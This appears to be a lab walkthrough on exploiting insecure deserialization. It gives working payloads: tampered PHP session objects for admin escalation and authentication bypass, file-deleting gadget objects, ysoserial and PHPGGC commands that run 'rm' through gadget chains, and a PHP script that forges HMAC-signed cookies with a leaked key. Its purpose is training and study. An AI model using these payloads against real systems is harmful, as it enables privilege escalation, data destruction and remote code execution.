🧠 Understanding Deserialization Exploitation
Insecure Deserialization vulnerabilities arise when an application blindly trusts serialized data sent by a user. Because serialization converts objects (code + data) into a stream, untrusted deserialization allows attackers to inject malicious objects into the application logic. This can lead to privilege escalation, arbitrary file deletion, and full Remote Code Execution (RCE).
🧪 LAB 1: Modifying Serialized Objects
🧐 How the Vulnerability Exists
The application uses a serialized PHP object in the session cookie to track the user’s state, including their privilege level. It does not verify the integrity of this object (e.g., no signature).
Root Cause: Trusting client-side serialized data for authorization decisions.
🚨 Exploitation Steps
-
Analyze Cookie: Log in and inspect the
sessioncookie. Decode it (URL -> Base64). Observe the structure:O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}. -
Modify Object: Change the boolean value
b:0(false) tob:1(true). Re-encode the string (Base64 -> URL).
-
Execute: Replace the session cookie with your malicious payload. Refresh the page. The application deserializes the object, sees
admin=true, and grants administrative access.
IMPACT: Vertical Privilege Escalation to Administrator.
🧪 LAB 2: Modifying Serialized Data Types (PHP Type Juggling)
🧐 How the Vulnerability Exists
The application compares the user’s access token against the administrator’s token using the PHP loose comparison operator (==).
Root Cause: PHP Type Juggling. In older PHP versions, 0 == "String" evaluates to True. By changing the serialized data type from a String to an Integer 0, we can bypass the check without knowing the real token.
🚨 Exploitation Steps
-

Analyze Object: Decoded cookie:
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"...random...";}. - Modify Types:
- Change username to
administrator. Update the length tos:13. - Change the access token type to integer
iand value to0. Remove the quotes. - Payload:
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}.
- Change username to
- Execute:
Send the modified cookie. The logic
if ($user->access_token == $admin_token)becomesif (0 == "SuperSecret..."), which is True.
IMPACT: Authentication Bypass via Type Juggling.
🧪 LAB 3: Using Application Functionality to Exploit
🧐 How the Vulnerability Exists
The application has a “Delete Account” feature. When triggered, it deserializes the user object from the cookie and deletes the file specified in the avatar_link attribute.
Root Cause: The application uses a user-controllable attribute (avatar_link) directly in a file system operation (unlink).
🚨 Exploitation Steps
-
Identify Sink: The user object contains
s:11:"avatar_link";s:19:"/users/1/avatar.png";. -
Construct Payload: Change the path to the file you want to delete (
/home/carlos/morale.txt). Update the length indicator. Payload:...s:11:"avatar_link";s:23:"/home/carlos/morale.txt";....
-
Execute: Send the malicious cookie and trigger the “Delete Account” functionality. The server deletes
morale.txtinstead of your avatar.
IMPACT: Arbitrary File Deletion.
🧪 LAB 4: Arbitrary Object Injection (Magic Methods)
🧐 How the Vulnerability Exists
The application contains a class CustomTemplate with a __destruct() magic method. This method deletes the file specified in its $lock_file_path property. Even if the web app doesn’t use this class for sessions, we can force it to deserialize this class by injecting it.
Root Cause: Insecure Deserialization allowing injection of arbitrary classes (Object Injection) combined with a dangerous __destruct gadget.
🚨 Exploitation Steps
-
Find Gadget: Review source code (e.g., via a backup file
CustomTemplate.php~) to find the vulnerable__destructmethod. -
Construct Payload: Serialize a
CustomTemplateobject, not aUserobject. Set$lock_file_pathto the target file. Payload:O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}. -
Execute: Encode and send the cookie. When the request ends, the object is destroyed,
__destructtriggers, and the file is deleted.
IMPACT: Remote Code Execution (via file manipulation) or Denial of Service.
🧪 LAB 5: Exploiting Java Deserialization (Apache Commons)
🧐 How the Vulnerability Exists
The application runs on Java and deserializes user input (detectable by the rO0 Base64 signature). It includes the Apache Commons Collections library, which contains a known “Gadget Chain” allowing RCE.
Root Cause: Deserializing untrusted data while having dangerous libraries on the classpath.
🚨 Exploitation Steps
-

Generate Payload: Use
ysoserialto create a binary payload using theCommonsCollections4chain. Command:java -jar ysoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64 -w 0.
-
Encode: URL-encode the Base64 output (Java cookies are sensitive to special chars like
+).
-
Execute: Replace the session cookie. The server deserializes the payload, triggering the chain and executing the command.
IMPACT: Remote Code Execution on the Java server.
🧪 LAB 6: Exploiting PHP Deserialization with PHPGGC
🧐 How the Vulnerability Exists
The application signs its serialized cookies with an HMAC signature to prevent tampering. However, the Secret Key is exposed in a phpinfo.php file.
Root Cause: Information Disclosure (Secret Key leak) rendering the integrity check useless.
🚨 Exploitation Steps
-
Leak Key: Access
/cgi-bin/phpinfo.phpand search forSECRET_KEY. Copy it.
-
Weaponize (Generate Payload)
You need a serialized object that deletes the file using a known Symfony exploit chain. Download
PHPGGCand run the following command in your terminal:./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64Copy the resulting Base64 string.

-
Sign the Payload (Forge Cookie)
Create a local PHP script (e.g., sign.php) to combine your payload with the leaked key and generate a valid signature.
Paste the following code, replacing the placeholders with your actual data:
<?php
// 1. Paste the Base64 output from PHPGGC here
$object = "YOUR_PHPGGC_BASE64_OUTPUT";

// 2. Paste the key found in phpinfo.php here
$secretKey = "YOUR_LEAKED_SECRET_KEY";

// 3. Generate the JSON and HMAC signature
$cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1', $object, $secretKey) . '"}');

echo $cookie;
Run the script: php sign.php.
Copy the output.
OR
Use hackvector

OR
Free Online HMAC Generator / Checker Tool (MD5, SHA-256, SHA-512) - FreeFormatter.com

- Execute and Solve
Go back to Burp Repeater.
Replace the entire session cookie value with the output from your PHP script.
Send the request.
The server checks the signature -> It matches (thanks to the leaked key) -> It deserializes the object -> The Symfony/RCE4 gadget chain triggers -> The file is deleted -> Lab solved.
IMPACT: Authenticated Remote Code Execution.
⚡ Fast Triage Cheat Sheet
| Language | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| PHP | Cookie starts with O:4... |
Decode, change b:0 to b:1 (Admin). |
| PHP | Loose Comparison (==) |
Change type s:Token to i:0. |
| PHP | Exposed Source Code | Look for __destruct + unlink(). |
| Java | Cookie starts with rO0... |
Use ysoserial (CommonsCollections). |
| Signed | phpinfo accessible |
Steal Secret Key -> Forge Signature. |
| General | File Path in object | Change path to arbitrary file. |